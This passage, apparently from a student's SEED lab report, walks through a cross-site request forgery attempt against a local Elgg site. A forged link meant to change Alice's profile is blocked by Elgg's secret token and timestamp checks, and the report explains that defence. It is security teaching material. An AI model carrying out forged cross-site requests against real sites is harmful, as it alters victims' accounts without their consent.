Then I saved the modified malicious page under the Attackers directory. Then I restarted apache server which hosts the webpages for the ELGG website. I restarted the apache server using the `sudo service apache2 restart` command.


A screenshot of a Terminator terminal window. The window has a title bar with the text "Terminator" and a status bar on the right showing system icons and the time "9:56 PM". The terminal itself has a dark background with a light blue title bar that says "/bin/bash". On the left side of the terminal, there is a vertical dock with several application icons. The terminal text shows a user named "seed" at a machine named "VM" in the directory ".../Attacker". The user has executed two commands: "sudo subl index.html" and "sudo service apache2 restart". The prompt for the third command is visible, but the command text is not present.

```
Terminator
/bin/bash
[04/02/20]seed@VM:.../Attacker$ sudo subl index.html
[04/02/20]seed@VM:.../Attacker$ sudo service apache2 restart
[04/02/20]seed@VM:.../Attacker$
```


This is the profile of the Alice before the attack. After the attack the brief description of Alice should change to 'I Love Bob'.



Alice gets attracted by the blog title and this is how the blog post looks which was created by Bobby.



After Alice clicking on the link it navigates to the page created by Bobby, which was intended to forge the HTTP request by Alice.



After Alice clicking the malicious link the attack was denied and I was able to see that the Brief description was not changed to 'I Love Bob' and it remained the same as previous. This is because of the countermeasure by the ELGG. The attack gets failed because the gatekeeper function has two variables, timestamp and token which is unique for every URL request. The countermeasure compares if the timestamp and tokens are valid in the current session of the current user from which the URL has been requested. The validation of the token fails if the HTTP request is forged as the countermeasure identifies it as a cross site request and not a valid request from Alice.

